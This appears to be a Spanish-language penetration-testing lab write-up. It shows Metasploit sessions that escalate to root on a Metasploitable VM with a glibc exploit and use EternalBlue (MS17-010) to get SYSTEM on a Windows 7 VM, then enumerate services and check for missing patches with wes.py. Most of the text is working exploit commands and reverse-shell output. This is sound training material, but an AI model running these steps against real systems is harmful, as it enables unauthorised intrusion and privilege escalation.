


```
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                   Information                              Connection
  --  ----  ----                   -----------                              ----------
  2         meterpreter x86/linux  tomcat55 @ metasploitable.localdomain   10.0.2.9:4444 → 10.0.2.7:54505 (10.0.2.
                                                                            7)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session ⇒ 2
```




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.7 - Collecting local exploits for x86/linux...
[*] 10.0.2.7 - 188 exploit checks are being tried...
[+] 10.0.2.7 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 10.0.2.7 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 10.0.2.7 - Valid modules for session 2:
============================

 #   Name                                                     Potentially Vulnerable?  Check Result
 -   ----                                                     -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc     Yes                      The target appears
to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc      Yes                      The target appears
to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4              Yes                      The target appears
to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc           Yes                      The service is runn
ing, but could not be validated.
 5   exploit/linux/local/su_login                             Yes                      The target appears
to be vulnerable.
 6   exploit/unix/local/setuid_nmap                           Yes                      The target is vulne
rable. /usr/bin/nmap is setuid
```

Seleccionamos el exploit 1




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ────             ───────────────  ────────  ───────────
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ────   ───────────────  ────────  ───────────
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Realizamos un cambio de arquitectura en el payload y cambiamos el target



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
═════════════════

   Id  Name
   ──  ────
⇒  0   Automatic
   1   Linux x86
   2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > █
```

Establecemos sesión y le damos a correr




```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session ⇒ 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.21QzMziZK3' (1271 bytes) ...
[*] Writing '/tmp/.v7IUd90' (296 bytes) ...
[*] Writing '/tmp/.PibccZ' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 3 opened (10.0.2.9:4444 → 10.0.2.7:49698) at 2023-11-13 20:39:20 +0100

meterpreter > get uid
[-] Unknown command: get
meterpreter > getuid
Server username: root
meterpreter > █
```

Ejercicio 2 - Metasploit y Netcat


- Explotación de la vulnerabilidad del boletín MS17-010 para acceso con usuario privilegiado.
- Enumeración básica y recopilación de información del sistema utilizando comandos y módulos de metasploit.
- Transferencia al sistema utilizando netcat del script wes.py para recopilar posibles vulnerabilidades locales. En caso de error en la ejecución del script descargar con el comando download de meterpreter el archivo systeminfo.txt y ejecutar wes.py en Kali Linux.
- Explotar alguna de las vulnerabilidades locales recopiladas. De no tener éxito, utilizar el módulo de post-explotación suggester para recopilar otros exploits de elevación de privilegios.
- Probar exploit de elevación de privilegios.

Abrimos el msfconsole y realizamos una búsqueda




```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Una vez establecido el módulo establecemos el rhost y lo ponemos a correr




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.12
rhost ⇒ 10.0.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.12:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
(64-bit)
[*] 10.0.2.12:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.12:445 - The target is vulnerable.
[*] 10.0.2.12:445 - Connecting to target for exploitation.
[+] 10.0.2.12:445 - Connection established for exploitation.
```

Los resultados son los siguientes




```
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.12:49163) at 2023-11-13 20:46:39 +0100

meterpreter > █
```

Una vez dentro utilizamos los siguientes comandos




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : HETEAM
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : EMPRESA
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 2284 created.
Channel 1 created.
Microsoft Windows [Versi�n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Una vez hemos hecho esto vamos a buscar módulos post para Windows




```
msf6 post(windows/gather/enum_ad_users) > search windows gather enum services

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  post/windows/gather/enum_services                     normal  No     Windows Gather Service Info Enumeration


Interact with a module by name or index. For example info 0, use 0 or use post/windows/gather/enum_services

msf6 post(windows/gather/enum_ad_users) > use 0
msf6 post(windows/gather/enum_services) > options

Module options (post/windows/gather/enum_services):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CRED                      no        String to search credentials for
   PATH                      no        String to search path for
   SESSION                   yes       The session to run this module on
   TYPE     All              yes       Service startup option (Accepted: All, Auto, Manual, Disabled)


View the full module info with the info, or info -d command.

msf6 post(windows/gather/enum_services) > set session 1
session => 1
```

Le damos a correr




```
msf6 post(windows/gather/enum_services) > run

[*] Listing Service Info for matching services, please wait ...
[+] New service credential detected: AeLookupSvc is running as 'localSystem'
[+] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
[+] New service credential detected: CryptSvc is running as 'NT Authority\NetworkService'
[*] Found 158 Windows services matching filters

Services
========

 Name                        Credentials                  Command    Startup
 ----                        -----------                  -------    -------
 ALG                         NT AUTHORITY\LocalService    Manual     C:\Windows\System32\alg.exe
 AeLookupSvc                 localSystem                  Manual     C:\Windows\system32\svchost.exe -k netsvcs
 AppIDSvc                    NT Authority\LocalService    Manual     C:\Windows\system32\svchost.exe -k LocalServic
                                                                     eAndNoImpersonation
 AppMgmt                     LocalSystem                  Manual     C:\Windows\system32\svchost.exe -k netsvcs
 Appinfo                     LocalSystem                  Manual     C:\Windows\system32\svchost.exe -k netsvcs
 AudioEndpointBuilder        LocalSystem                  Auto       C:\Windows\System32\svchost.exe -k LocalSystem
                                                                     NetworkRestricted
 AudioSrv                    NT AUTHORITY\LocalService    Auto       C:\Windows\System32\svchost.exe -k LocalServic
                                                                     eNetworkRestricted
```

Transferimos el wes.py a la ova de Windows




```
C:\Users\user\Desktop\Transferencia de Archivos>python.exe wes.py systeminfo.txt

WARNING:root:chardet module not installed. In case of encoding errors, install c
hardet using: pip2 install chardet
Windows Exploit Suggester 1.03 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for x64-based Systems Service Pack 1
    - Generation: 7
    - Build: 7601
    - Version: None
    - Architecture: x64-based
    - Installed hotfixes (3): KB2534111, KB3033929, KB976902
[+] Loading definitions
    - Creation date of definitions: 20231104
[+] Determining missing patches
[!] Found vulnerabilities!

Date: 20170314
CVE: CVE-2017-0022
```

Buscamos los que queremos investigar



